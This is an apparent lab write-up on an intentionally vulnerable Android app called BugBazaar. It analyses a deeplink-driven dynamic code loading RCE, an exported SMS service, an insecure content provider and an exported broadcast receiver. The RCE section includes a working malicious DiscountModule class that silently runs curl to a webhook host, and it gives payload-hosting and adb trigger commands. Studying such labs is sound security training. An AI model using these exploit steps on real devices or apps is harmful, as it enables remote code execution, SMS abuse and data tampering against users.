In this analysis, I explain how Remote Code Execution (RCE) arises in the BugBazaar application, how dynamic loading flaws contribute to the issue, and how the lack of input validation escalates it into a severe vulnerability.
For hands-on testing, you can download the complete Exploit APK for RCE against the BugBazaar application here:
**You Can Download Exploit App here
Code Analysis
1. Entry Point: Deeplink.java
The vulnerability begins in the deeplink handling mechanism:
// Deeplink.java - Lines 52-60
if (deeplink != null && "/offers".equals(deeplink.getPath())) {
    String message = deeplink.getQueryParameter("textMsg");
    String offer = deeplink.getQueryParameter("offer");
    if (message != null & offer!=null){
        Intent intentA = new Intent(this, NavigationDrawer_Dashboard.class);
        intentA.setData(Uri.parse(offer));  // CRITICAL: Attacker controls this URI
        startActivity(intentA);
    }
}
Code Analysis:
- The app listens for deeplinks like
bb://bugbazaar/offers?... - If the path is
/offers, it grabs two query parameters:textMsg(just a string, not dangerous here)offer(critical)
- The
offerparameter is parsed as aUriand injected into an Intent. - Problem:
offeris attacker-controlled → the attacker can pass any URL.
2. Data Propagation: NavigationDrawer_Dashboard.java
The malicious URI is passed through the Intent system:
// NavigationDrawer_Dashboard.java - Lines 82-84
if (AppInitializationManager.isFirstRun(this)) {  // Only runs on first launch
    checkWorker check = new checkWorker(this);

    try {
        if(getIntent().getData()!=null){
            check.filesendtodownload(this,getIntent().getData());  // Passes attacker URI
        }
        else {
            // Default fallback URL
            check.filesendtodownload(this, Uri.parse("https://github.com/banditAmit/hello/releases/download/hello/app-debug.apk"));
        }
    }
    catch (Exception a){
        NetworkUtils.showExeptionDialog(this);
        return;
    }
}
Code Analysis:
- When the dashboard opens on first app launch, it looks at the Intent. (
AppInitializationManager.isFirstRun(this)) getIntent().getData()retrieves the URI from the Intent Data created in Deeplink.java- If the Intent has data (
offerURI ), it callsfilesendtodownload(). - Otherwise, it falls back to a safe GitHub APK.
- Problem: No validation of the URI before passing it to the download function
3. Download Processing: checkWorker.java
The attacker-controlled URI is processed for file download:
// checkWorker.java - Lines 35-36
public void filesendtodownload(NavigationDrawer_Dashboard callback, Uri data) {
    if (NetworkUtils.isNetworkAvailable(context)) {
        String fileUrl = String.valueOf(data); // CRITICAL: Attacker-controlled URL
        String fileName = "abcd.apk"; // Hardcoded filename

        // Create WorkManager data
        Data inputData = new Data.Builder()
            .putString("FILE_URL", fileUrl)      // Attacker URL
            .putString("FILE_NAME", fileName)    // Fixed filename
            .build();

        // Queue download work
        OneTimeWorkRequest fileDownloadWork = new OneTimeWorkRequest.Builder(FileDownloadWorker.class)
            .setInputData(inputData)
            .build();
        WorkManager.getInstance().enqueue(fileDownloadWork);

        // Monitor download completion
        WorkManager.getInstance().getWorkInfoByIdLiveData(fileDownloadWork.getId())
            .observe((LifecycleOwner) context, workInfo -> {
                if (workInfo.getState() == WorkInfo.State.SUCCEEDED) {
                    // CRITICAL: Execute downloaded APK
                    double discountedPrice = executeDynamicallyLoadedCode(fileName);
                    DiscountDataManager.getInstance().setDiscountPrice(discountedPrice);
                    callback.onDiscountCalculated(discountedPrice);
                }
            });
    }
}
Code Analysis:
String.valueOf(data)converts the attacker’s URI to a string URL- The URL is passed to WorkManager for background download
- Problem: No validation of the URL scheme, domain, or content
- After successful download,
executeDynamicallyLoadedCode(fileName)is called
4. File Download: FileDownloadWorker.java
The actual file download happens in a background worker:
// FileDownloadWorker.java - Lines 25-26
@NonNull
@Override
public Result doWork() {
    String fileUrl = getInputData().getString("FILE_URL");  // Attacker URL

    try {
        URL url = new URL(fileUrl);  // CRITICAL: No validation
        HttpURLConnection connection = (HttpURLConnection) url.openConnection();
        connection.connect();

        // Save to app's internal storage
        File outputFile = new File(getApplicationContext().getFilesDir(), "abcd.apk");
        FileOutputStream outputStream = new FileOutputStream(outputFile);
        InputStream inputStream = connection.getInputStream();

        // Copy data from network to file
        byte[] data = new byte[1024];
        int count;
        while ((count = inputStream.read(data)) != -1) {
            outputStream.write(data, 0, count);
        }

        outputStream.flush();
        outputStream.close();
        inputStream.close();

        return Result.success();
    } catch (Exception e) {
        e.printStackTrace();
        return Result.failure();
    }
}
Code Analysis:
getInputData().getString("FILE_URL")retrieves the attacker’s URLnew URL(fileUrl)creates a URL object without validation- The file is downloaded and saved as
abcd.apkin the app’s internal storage - Problem: No content-type validation, no size limits, no signature verification
5. Dynamic Code Loading: checkWorker.java (executeDynamicallyLoadedCode)
The most critical vulnerability - loading and executing the downloaded APK:
// checkWorker.java - Lines 67-82
private double executeDynamicallyLoadedCode(String fileName) {
    String apkPath = context.getFilesDir() + File.separator + fileName;  // Path to downloaded APK

    double discountedPrice = 0;
    try {
        // CRITICAL: Load arbitrary APK using DexClassLoader
        ClassLoader classLoader = new DexClassLoader(
            apkPath,                                    // Attacker's APK path
            context.getDir("dex", 0).getAbsolutePath(), // Dex output directory
            null,                                       // No parent class loader restrictions
            context.getClassLoader()                    // App's class loader
        );

        // Load the expected class from the APK
        Class<?> discountModuleClass = classLoader.loadClass("jakhar.aseem.dynamic_code_load.DiscountModule");

        // Create instance using reflection
        Object discountModule = discountModuleClass.getDeclaredConstructor().newInstance();

        // CRITICAL: Invoke arbitrary method
        double totalPrice = 100.0;
        discountedPrice = (double) discountModuleClass.getMethod("applyDiscount", double.class)
            .invoke(discountModule, totalPrice);

    } catch (Exception e) {
        e.printStackTrace();
    }
    return discountedPrice;
}
Code Analysis:
- Loads the downloaded APK into memory with DexClassLoader.
- Expects to find a class:
- Package:
jakhar.aseem.dynamic_code_load - Class:
DiscountModule
- Package:
- Creates an instance of that class using reflection.
- Calls its method:
applyDiscount(double). - Problem: Whatever code is inside
applyDiscount()runs inside the app.- If attacker ships a malicious APK, their code executes with app permissions.
Exploitation Strategy
1. Understanding the Constraints
// The vulnerability only triggers on first run
if (AppInitializationManager.isFirstRun(this)) {
    // Vulnerable code path
}
Constraint Analysis: The exploit only works on fresh app installations. After first run, the app marks itself as initialized and skips the vulnerable code path.
Resetting to “First Run” State
To re-trigger the vulnerable path, you need to reset the app back to a fresh state:
pm clear com.BugBazaar # Requires Root
pm clear→ Package Manager command that wipes all app data.- Effect:
- Removes stored preferences, databases, and files.
- The app no longer remembers it has already run before.
2. Required APK Structure
// The loaded class must match this exact signature
Class<?> discountModuleClass = classLoader.loadClass("jakhar.aseem.dynamic_code_load.DiscountModule");
Object discountModule = discountModuleClass.getDeclaredConstructor().newInstance();
double discountedPrice = (double) discountModuleClass.getMethod("applyDiscount", double.class)
    .invoke(discountModule, totalPrice);
Requirements:
- Package:
jakhar.aseem.dynamic_code_load - Class:
DiscountModule - Method:
applyDiscount(double)returningdouble - Public constructor with no parameters
3. Crafting the Malicious APK
package jakhar.aseem.dynamic_code_load;

public class DiscountModule {
    public DiscountModule() {
        // No-argument constructor required
    }

    public double applyDiscount(double price) {
        try {
            // RCE payload: Execute curl command
            Runtime.getRuntime().exec("curl https://webhook.site/1c471bd7-478a-4985-8731-ea16aae5fcd4/");
        } catch (Exception e) {
            // Silently fail to avoid detection
        }
        return price * 1.5; // Return expected discount value
    }
}
Design Decisions:
- This APK satisfies the expected structure (correct package, class, method).
- Inside
applyDiscount(), instead of real logic, it runs arbitrary shell commands. - Exfiltrates the result via HTTP (
curl). - App continues to work normally (returns discounted price) → stealthy exploit.
Attack Execution
1. Hosting the Payload
Prepare a malicious APK and serve it from a local web server:
# Start a simple HTTP server on port 1234
python -m http.server 1234
2. Triggering the Exploit
The vulnerable app accepts deeplink input that loads the attacker-controlled payload.
-
Deeplink format:
bb://bugbazaar/offers?textMsg=test&offer=http://10.1.75.151:1234/app-debug.apk -
Trigger via ADB:
adb shell am start -W -a android.intent.action.VIEW \
-d "bb://bugbazaar/offers?textMsg=test&offer=http://10.1.75.151:1234/app-debug.apk" \
com.BugBazaar
Impact
Successful exploitation leads to Remote Code Execution (RCE) on the victim’s device.
An attacker can:
- Install and execute arbitrary payloads.
- Steal sensitive data (cookies, tokens, files).
- Manipulate or hijack the vulnerable app’s behavior.
Insecure SMS Service
TL;DR
The BugBazaar application exposes an Android Service (SMSService) that allows any external app or user (via ADB) to send SMS messages from the victim’s device.
Because the app already holds the dangerous permission SEND_SMS, attackers can abuse this service without requesting the permission themselves.
Misconfigured Exported Service
In AndroidManifest.xml, the service is declared as:
<service
    android:name="com.BugBazaar.ui.components.SMSService"
    android:enabled="true"
    android:exported="true"/>
-
android:enabled="true"→ The service is active and available. -
android:exported="true"→ The service is publicly accessible to other apps and system components, without restriction.
This means any app on the device (or ADB command) can start this service and control its behavior.
Code Analysis
The vulnerable class implementation:
public int onStartCommand(Intent intent, int flags, int startId) {
    SmsManager.getDefault().sendTextMessage(
        intent.getStringExtra("phone_number"), // recipient number
        null,                                  // SMSC (null = default)
        intent.getStringExtra("message"),      // message body
        null,                                  // sentIntent callback
        null                                   // deliveryIntent callback
    );
    stopSelf(); // stop service after execution
    return START_NOT_STICKY;
}
Explanation:
-
onStartCommand()→ This method is triggered whenever the service is started. -
Extracting Intent extras:
-
phone_number→ Destination number. -
message→ Text content of the SMS.
-
-
SmsManager.getDefault().sendTextMessage()→ Directly sends an SMS using the system’s SMS manager. -
stopSelf()→ Terminates the service after sending the SMS.
The code performs no validation of the caller or the input. It assumes all inputs are trusted..
Permissions
The app declares the following permission in its AndroidManifest.xml:
<uses-permission android:name="android.permission.SEND_SMS"/>
SEND_SMS is classified as a dangerous permission:
<permission android:name="android.permission.SEND_SMS"
    android:permissionGroup="android.permission-group.COST_MONEY"
    android:protectionLevel="dangerous"
    android:label="@string/permlab_sendSms"
    android:description="@string/permdesc_sendSms" />
This means:
-
The user must grant this permission at runtime.
-
Once BugBazaar has it, other apps can indirectly use this ability by invoking the exported service.
Proof Of Concept (PoC)
From a Malicious App
Any malicious app can send an Intent to SMSService and force the device to send SMS messages.
From ADB (no extra app needed)
-
Invoke SMS (Attacker via ADB)
- Command executed from attacker system to trigger SMS.

-
Message Sent (Victim’s Device → Another Number)
- The victim’s device sends the SMS without any user interaction.

-
Message Received (On Target Device, from Victim)
- The SMS is successfully delivered, showing it originated from the victim’s phone.

No user interaction. No warnings.
Impact
-
SMS Spoofing – Attacker can impersonate the victim.
-
Financial Loss – Premium-rate SMS abuse.
-
Phishing & Malware Propagation – Attackers can send malicious links to the victim’s contacts.
-
Reputation Damage – Victim’s number can be misused.
Data insertion via insecure Content Provider in Address
The BugBazaar application exposes an insecure exported ContentProvider (AddressContentProvider) without any permissions or validation. This allows any external app or ADB user to insert arbitrary rows into the app’s database.
Vulnerable Component
<provider
    android:name="com.BugBazaar.ui.addresses.AddressContentProvider"
    android:exported="true"
    android:authorities="com.bugbazaar.provider.addresses"/>
android:exported="true"→ makes theContentProvideraccessible to all other apps on the device, not just the host app.android:authorities="com.bugbazaar.provider.addresses"→ defines the unique URI (content://com.bugbazaar.provider.addresses/…) through which the provider can be accessed.- No permissions are set, so anyone can call into it.
Vulnerable Code
public Uri insert(Uri uri, ContentValues contentValues) {
    // 1. Opens a writable SQLite database connection
    long insert = this.dbHelper.getWritableDatabase()
                    // 2. Inserts attacker-supplied ContentValues into the "addresses" table
                    .insert(AddressContract.AddressEntry.TABLE_NAME, null, contentValues);

    // 3. Notifies any registered observers that the dataset has changed
    getContext().getContentResolver().notifyChange(uri, null);

    // 4. Returns a URI that represents the newly inserted row (with the row ID appended)
    return ContentUris.withAppendedId(uri, insert);
}
Breakdown:
-
dbHelper.getWritableDatabase()- Gets direct write access to the app’s SQLite DB.
- No validation is performed on who requested the insert.
-
.insert(..., contentValues)- Directly inserts the provided
ContentValues(attacker-controlled key-value pairs) into the DB table. - No checks on fields, no authentication, no sanitization.
- Directly inserts the provided
-
notifyChange(uri, null)- Broadcasts a change event to observers, letting them know DB content changed.
- Not harmful on its own, but confirms to external apps that the injection succeeded.
-
ContentUris.withAppendedId(...)- Returns a URI with the new row ID, effectively giving the attacker a “success receipt” of their injection.
** What’s Missing:**
- Permission enforcement.
- Caller identity verification.
- Input validation.
This makes the method a direct database write API for any external app.
Impact
- Attackers can insert arbitrary data into the application’s database.
- Leads to data poisoning and integrity compromise.
Proof of Concept (PoC)
Insert Malicious Entry

Verify Persistence
adb shell content query --uri content://com.bugbazaar.provider.addresses/addresses
Output:

Injected row is now permanently stored.
Insecure Broadcast Receiver
TL;DR
The BugBazaar app exposes a BroadcastReceiver (CustomBR) to other applications and even adb. This receiver listens for the action com.BugBazaar.CUSTOMACT. When triggered with the right extra parameter (command=CxIxD), it bypasses Android’s component protection and starts a non-exported activity (ved).
This leads to an insecure component exposure vulnerability (CWE-926).
Manifest Analysis
Broadcast Receiver
<receiver
    android:name="com.BugBazaar.ui.components.CustomBR"
    android:enabled="true"
    android:exported="true">
    <intent-filter>
        <action android:name="com.BugBazaar.CUSTOMACT"/>
    </intent-filter>
</receiver>
exported=true→ available to external apps/adb.enabled=true→ actively registered.- Intent action =
com.BugBazaar.CUSTOMACT.
Activity (Target Component)
<activity
    android:name="com.BugBazaar.ui.components.ved"
    android:exported="false"/>
- Normally non-exported, inaccessible directly from outside the app.
- Contains UI logic that sets title to
"BR".
Receiver Code Analysis
public class CustomBR extends BroadcastReceiver {
    @Override
    public void onReceive(Context context, Intent intent) {
        if (intent.getStringExtra("command").equals("CxIxD")) {
            Intent intent2 = new Intent(context, (Class<?>) ved.class);
            intent2.addFlags(268435456); // FLAG_ACTIVITY_NEW_TASK
            try {
                context.startActivity(intent2);
                return;
            } catch (Exception e) {
                Log.d("Excep", String.valueOf(e));
                return;
            }
        }
        Log.d("intentEmpty", "getStringExtra is empty.");
    }
}
- The receiver extracts the extra
command. - If
command == "CxIxD", it launchesved.class. - Although
vedis not exported, it can still be opened indirectly through this receiver.
Proof of Concept (POC)
ADB Exploit Command

What Happens?
- Broadcast sent with correct action and extra.
CustomBRprocesses it.- Opens the hidden activity
ved. - UI is rendered with
"BR"as toolbar title.
Result

Impact
- Unauthorized Activity Access → attacker can open hidden/non-exported screens.
- Potential privilege escalation → if the non-exported activity holds sensitive UI or logic, it can be abused.
- Weakens app’s internal component security boundary.
More to be updated…